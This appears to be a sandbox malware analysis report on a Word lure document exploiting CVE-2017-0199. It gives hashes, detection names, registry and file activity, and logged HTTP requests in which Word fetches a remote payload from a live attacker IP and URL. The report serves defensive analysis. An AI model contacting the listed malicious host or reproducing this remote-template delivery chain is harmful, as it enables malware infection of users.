Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Eras Demi ITC Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Eras Light ITC Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Eras Medium ITC Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Felix Titling Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Forte Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Franklin Gothic Book Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Franklin Gothic Demi Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Franklin Gothic Demi Cond Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Franklin Gothic Heavy Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Franklin Gothic Medium Cond Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\French Script MT Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Gigi Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Gill Sans MT Ext Condensed Bold Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Gill Sans MT Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Gill Sans MT Condensed Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Gill Sans Ultra Bold Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Gill Sans Ultra Bold Condensed Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Gloucester MT Extra Condensed Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Goudy Old Style Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Goudy Stout Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Haettenschweiler Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Imprint MT Shadow Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Lucida Sans Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Lucida Sans Typewriter Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Maiandra GD Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Monotype Corsiva Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\OCR A Extended Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Palace Script MT Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Papyrus Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Perpetua Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Perpetua Titling MT Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Pristina Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Rage Italic Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Rockwell Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Rockwell Condensed Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Rockwell Extra Bold Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Script MT Bold Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Tw Cen MT Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Tw Cen MT Condensed Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Wingdings 2 Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Wingdings 3 Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\MS Reference Sans Serif Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\MS Reference Specialty Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Tw Cen MT Condensed Extra Bold Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\MS Outlook Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Bookshelf Symbol 7 Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Freestyle Script Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Juice ITC Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Kristen ITC Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Lucida Handwriting Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Mistral Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Tempus Sans ITC Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Arial Narrow Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Garamond Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Algerian Value: None		1160

Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Baskerville Old Face Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Bauhaus 93 Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Bell MT Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Berlin Sans FB Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Berlin Sans FB Demi Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Bernard MT Condensed Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Bodoni MT Poster Compressed Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Britannic Bold Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Broadway Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Brush Script MT Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Californian FB Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Centaur Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Chiller Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Colonna MT Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Cooper Black Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Footlight MT Light Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Harlow Solid Italic Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Harrington Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\High Tower Text Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Jokerman Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Kunstler Script Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Lucida Bright Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Lucida Calligraphy Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Lucida Fax Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Magneto Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Matura MT Script Capitals Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Modern No. 20 Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Niagara Engraved Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Niagara Solid Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Old English Text MT Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Onyx Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Parchment Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Playbill Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Poor Richard Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Ravie Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Informal Roman Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Showcard Gothic Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Snap ITC Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Stencil Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Viner Hand ITC Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Vivaldi Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Vladimir Script Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Wide Latin Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\@Arial Unicode MS Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\MT Extra Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\QMSessionCount Value: 2		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Licensing\0638C49DBB8B4CD1B191051E8F325736 Value: None		1160
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109F10090400000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 5356000b		1160
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109F10090400000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 5356000c		1160
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109F10090400000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 5356000d		1160
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109F10090400000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 5356000e		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Toolbars\Settings\Microsoft Office Word Value: None		1160
Call Filesystem API	API Name: DeleteFileW Args: (%WorkingDir%\~$Q ANN39101010.docx) Return: 1		1160
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{04D72F54-1CBA-44BB-A6F0-877F918208F0}.tmp) Return: 1		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Data\Settings Value: None		1160
Delete File	Path: %APPDATA%\Microsoft\Templates\~$Normal.dotm Type: VSDT_COM_DOS		1160
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Templates\~$Normal.dotm) Return: 1		1160
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{6EBBAA73-8AAA-463F-AB55-2A9529AB81E8}.tmp) Return: 1		1160
Add File	Path: %APPDATA%\Microsoft\Office\Word12.pip Type: VSDT_COM_DOS		1160
Write File	Path: %APPDATA%\Microsoft\Office\Word12.pip Type: VSDT_COM_DOS		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\MTTF Value: 9a		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\MTTA Value: 9a		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\MTTT Value: None		1160

▼ **Screenshot**







CentOS

Environment-specific risk level	High risk The object exhibited highly suspicious characteristics that are commonly associated with malware.
Detections	Possible_CVE20170199,Trojan.W97M.CVE20170199.PFKLG
Exploited vulnerabilities	CVE-2017-0199
Network connection	Custom

Object 1 - RFQ ANN39101010.docx (Office Word 2007 document)

File name	RFQ ANN39101010.docx
File type	Office Word 2007 document
SHA-1	4CC766FA2B5CF111EDD9153586F65C7BD236E21F
SHA-256	0CCC8F2A3C5892DFF42FD581D9FA8A16A1F398B6106FF3CBEF057E5700A384ED
MD5	84EA419FA0AF9F105D34478376EA2ACC
Size	10376 byte(s)

Risk Level	High risk
Detection	Possible_CVE20170199,Trojan.W97M.CVE20170199.PFKLG
Exploited vulnerabilities	CVE-2017-0199
Threat Characteristics	Malformed, defective, or with known malware traits (2)

Notable Threat Characteristics

Malformed, defective, or with known malware traits (2)

Characteristic	Significance	Details
Detected as probable malware	■□□	Source: ATSE Detection Name: Possible_CVE20170199 Engine Version: 21.572.1002 Malware Pattern Version: 17.145.92
Detected as known malware	■■■	Source: ATSE Detection Name: Trojan.W97M.CVE20170199.PFKLG Engine Version: 21.572.1002 Malware Pattern Version: 17.145.92

Suspicious Objects

Type	Object	Risk Level
File (SHA1)	4CC766FA2B5CF111EDD9153586F65C7BD236E21F	High

Analysis

Event Type	Details	Parent PID	PID
Detection	Threat Characteristic: Detected as probable malware Source: ATSE Detection Name: Possible_CVE20170199 Engine Version: 21.572.1002 Malware Pattern Version: 17.145.92		
Detection	Threat Characteristic: Detected as known malware Source: ATSE Detection Name: Trojan.W97M.CVE20170199.PFKLG Engine Version: 21.572.1002 Malware Pattern Version: 17.145.92		

W10


Environment-specific risk level	High risk The object exhibited highly suspicious characteristics that are commonly associated with malware.
Detections	Possible_CVE20170199,Trojan.W97M.CVE20170199.PFKLG
Exploited vulnerabilities	CVE-2017-0199
Network connection	Custom

Object 1 - RFQ ANN39101010.docx (Office Word 2007 document)

File name	RFQ ANN39101010.docx
File type	Office Word 2007 document
SHA-1	4CC766FA2B5CF111EDD9153586F65C7BD236E21F
SHA-256	0CCC8F2A3C5892DFF42FD581D9FA8A16A1F398B6106FF3CBEF057E5700A384ED
MD5	84EA419FA0AF9F105D34478376EA2ACC
Size	10376 byte(s)

Risk Level	High risk
Detection	Possible_CVE20170199,Trojan.W97M.CVE20170199.PFKLG
Exploited vulnerabilities	CVE-2017-0199
Threat Characteristics	File drop, download, sharing, or replication (5) Malformed, defective, or with known malware traits (2) Process, service, or memory object change (1) Suspicious network or messaging activity (15)

Process Graph



Process Graph Legend

MITRE ATT&CK™ Framework Tactics and Techniques

Tactics	Techniques	Notable Threat Characteristics
Defense Evasion	File Deletion	Characteristics: 1, 2, 3, 4, 5
Command and Control	Commonly Used Port	Characteristics: 1 Characteristics: 1, 2, 3
	Standard Application Layer Protocol	Characteristics: 1 Characteristics: 1, 2, 3

Notable Threat Characteristics

File drop, download, sharing, or replication (5)

Characteristic	Significance	Details
Deletes file to compromise the system or to remove traces of the infection	■□□	Process ID: 1560 File: %TEMP%\JETB17B.tmp Type: VSDT_EMPTY
Deletes file to compromise the system or to remove traces of the infection	■□□	Process ID: 1560 File: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\CentralTable.laccdb Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection	■□□	Process ID: 1560 File: %TEMP%\{76E2D4D2-BECC-49B7-94D8-28713C8EC0E6} Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection	■□□	Process ID: 1560 File: %TEMP%\JETAF1A.tmp Type: VSDT_EMPTY
Deletes file to compromise the system or to remove traces of the infection	■□□	Process ID: 1560 File: %TEMP%\{270324D0-EFBD-4CE7-BFCD-90B69027F193} Type: VSDT_COM_DOS

Malformed, defective, or with known malware traits (2)

Characteristic	Significance	Details
Detected as probable malware	■□□	Source: ATSE Detection Name: Possible_CVE20170199 Engine Version: 21.572.1002 Malware Pattern Version: 17.145.92
Detected as known malware	■■■	Source: ATSE Detection Name: Trojan.W97M.CVE20170199.PFKLG Engine Version: 21.572.1002 Malware Pattern Version: 17.145.92

Process, service, or memory object change (1)

Characteristic	Significance	Details
Creates process	■□□	Process ID: 1568 Image Path: %CommonProgramFiles(x86)%\Microsoft Shared\Office15\msosqm.exe

Suspicious network or messaging activity (15)

Characteristic	Significance	Details
Attempts to connect to suspicious host	■□□	192.210.149.241
Attempts to connect to suspicious URL	■□□	http://192.210.149.241/
Attempts to connect to suspicious URL	■□□	http://192.210.149.241/..-.....-.....-----wiz.....----..-.....wiz/
Attempts to connect to suspicious URL	■□□	http://192.210.149.241/dashboard/
Attempts to connect to malicious URL	■■■	URL: http://192.210.149.241/..-.....-.....-----wiz.....----..-.....wiz/..-.....---.-.-.-.....wiz.....wi.....-..wiz Threat Name: EXPLOIT_RTF.WRS
Connects to remote URL or IP address	■□□	Connection: 192.210.149.241:80 Content: GET /..-.....-.....-----wiz.....----..-.....wiz/..-.....---.-.-.-.....wiz.....wi.....-..wiz HTTP/1.1\r\nAccept: */*\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/8.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; ms-office; MSOffice 15]\r\nAccept-Encoding: gzip, deflate\r\nHost: 192.210.149.241\r\nConnection: Keep-Alive\r\n\r\n
Connects to remote URL or IP address	■□□	Connection: 192.210.149.241:80 Content: OPTIONS /dashboard/ HTTP/1.1\r\nConnection: Keep-Alive\r\nUser-Agent: Microsoft Office Word 2013\r\nX-MSGETWEBURL: t\r\nX-IDCRL_ACCEPTED: t\r\nHost: 192.210.149.241\r\n\r\n
Connects to remote URL or IP address	■□□	Connection: 192.210.149.241:80 Content: OPTIONS / HTTP/1.1\r\nConnection: Keep-Alive\r\nUser-Agent: Microsoft Office Word 2013\r\nX-MSGETWEBURL: t\r\nX-IDCRL_ACCEPTED: t\r\nHost: 192.210.149.241\r\n\r\n
Connects to remote URL or IP address	■□□	Connection: 192.210.149.241:80 Content: HEAD /..-.....-.....-----wiz.....----..-.....wiz/..-.....---.-.-.-.....wiz.....wi.....-..wiz HTTP/1.1\r\nConnection: Keep-Alive\r\nUser-Agent: Microsoft Office Word 2013\r\nX-IDCRL_ACCEPTED: t\r\nHost: 192.210.149.241\r\n\r\n
Connects to remote URL or IP address	■□□	Connection: 192.210.149.241:80 Content: OPTIONS /..-.....-.....-----wiz.....----..-.....wiz/ HTTP/1.1\r\nConnection: Keep-Alive\r\nUser-Agent: Microsoft Office Word 2013\r\nX-MSGETWEBURL: t\r\nX-IDCRL_ACCEPTED: t\r\nHost: 192.210.149.241\r\n\r\n
Connects to remote URL or IP address	■□□	http://192.210.149.241/..-.....-.....-----wiz.....----..-.....wiz/..-.....---.-.-.-.....wiz.....wi.....-..wiz
Listens on port	■□□	0.0.0.0:49425
Listens on port	■□□	0.0.0.0:49424
Listens on port	■□□	0.0.0.0:49423
Queries DNS server	■□□	192.210.149.241

Network Destinations

IP Address	Port	Location	Risk Level	Threat	Accessed By
192.210.149.241	80	-	-	-	RFQ ANN39101010.docx

Domain	IP Address	Port	Location	Risk Level	Threat	Accessed By
192.210.149.241	-	53	-	-	-	RFQ ANN39101010.docx
www.microsoft.com	104.73.93.171	53	-	No risk	-	RFQ ANN39101010.docx

URL	Site Category	Risk Level	Threat	Accessed By
http://192.210.149.241/	Untested	-	-	RFQ ANN39101010.docx
http://192.210.149.241/..--.....-.....-----wiz.....----..-.-.....wiz/	Untested	-	-	RFQ ANN39101010.docx
http://192.210.149.241/dashboard/	Untested	-	-	RFQ ANN39101010.docx
http://192.210.149.241/..--.....-.....-----wiz.....----..-.-.....wiz/..-.....---.-.-.-.-.....wiz.....wi.....-..wiz	Malware Accomplice	High	EXPLOIT_RTF.WRS	RFQ ANN39101010.docx

Dropped or Downloaded Files

File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
msosqmcached.dat	No risk	-	-	-	788	DE4E5688DBC36271F732B386C7C3F1C7D54EB5B3
CentralTable.laccdb	No risk	-	-	-	64	CF4952815B18182855EE45688995D12457F80A84
CentralTable.ini	No risk	-	-	-	36	BDF230E1F33AFBA5C9D5A039986C6505E8B09665
FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	No risk	-	-	-	114	DD5C462438048CA00C11A8873EF404B5828D5C61
~$Normal.dotm	No risk	-	-	-	162	6B69C01221CE5CE52C864B6B4FA86705A69083D8
~WRS{0AB83DC5-87D3-4702-AC54-CFD914FD8AE1}.tmp	No risk	-	-	-	1024	DBB111419C704F116EFA8E72471DD83E86E49677
~$Q ANN39101010.docx	No risk	-	-	-	162	8A32B87751E6FDC9C227B844C6DBC43C699795B9
~WRS{C10E363B-7E4E-4788-9A3E-ECFDFAF51954}.tmp	No risk	-	-	-	1024	A62F70A7B17863E69759A6720E75FC80E12B46E6
{76E2D4D2-BECC-49B7-94D8-28713C8EC0E6}	No risk	-	-	-	131072	597E8259766CB54DD8A949F7EB409DFD75BC7788
CVR1D6C.tmp	No risk	-	-	-	0	DA39A3EE5E6B4B0D3255BFEF95601890AFD80709

Suspicious Objects

Type	Object	Risk Level
URL	http://192.210.149.241:80/	Medium
URL	http://192.210.149.241:80/..--.....-.....-----wiz.....----..-.....wiz/..-.....---.-.-.-.....wiz.....wi.....-..wiz	High
URL	http://192.210.149.241:80/dashboard/	Medium
File (SHA1)	4CC766FA2B5CF111EDD9153586F65C7BD236E21F	High
URL	http://192.210.149.241:80/..--.....-.....-----wiz.....----..-.....wiz/	Medium

Analysis

Event Type	Details	Parent PID	PID
Detection	Threat Characteristic: Attempts to connect to suspicious host 192.210.149.241		
Detection	Threat Characteristic: Attempts to connect to suspicious URL http://192.210.149.241/		
Detection	Threat Characteristic: Attempts to connect to suspicious URL http://192.210.149.241/..--.....-.....-----wiz.....----..-.....wiz/		
Detection	Threat Characteristic: Attempts to connect to suspicious URL http://192.210.149.241/dashboard/		
Detection	Threat Characteristic: Attempts to connect to malicious URL URL: http://192.210.149.241/..--.....-.....-----wiz.....----..-.....wiz/..-.....---.-.-.-.....wiz.....wi.....-..wiz Threat Name: EXPLOIT_RTF.WRS		
Detection	Threat Characteristic: Detected as probable malware Source: ATSE Detection Name: Possible_CVE20170199 Engine Version: 21.572.1002 Malware Pattern Version: 17.145.92		
Detection	Threat Characteristic: Detected as known malware Source: ATSE Detection Name: Trojan.W97M.CVE20170199.PFKLG Engine Version: 21.572.1002 Malware Pattern Version: 17.145.92		
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\ Value: None		1560
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\ Value: None		1560
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\<4$ Value: None		1560
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\WORDFiles Value: 5356012d		1560
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\ProductFiles Value: 53560109		1560
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LanguageResources\EnabledLanguages\1033 Value: Off		1560
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LanguageResources\EnabledLanguages\1033 Value: On		1560
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\ProductFiles Value: 5356010a		1560
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LCCache\Themes\1033\NextUpdate Value: None		1560
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LCCache\WordDocParts\1033\NextUpdate Value: None		1560
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LCCache\SmartArt\1033\NextUpdate Value: None		1560

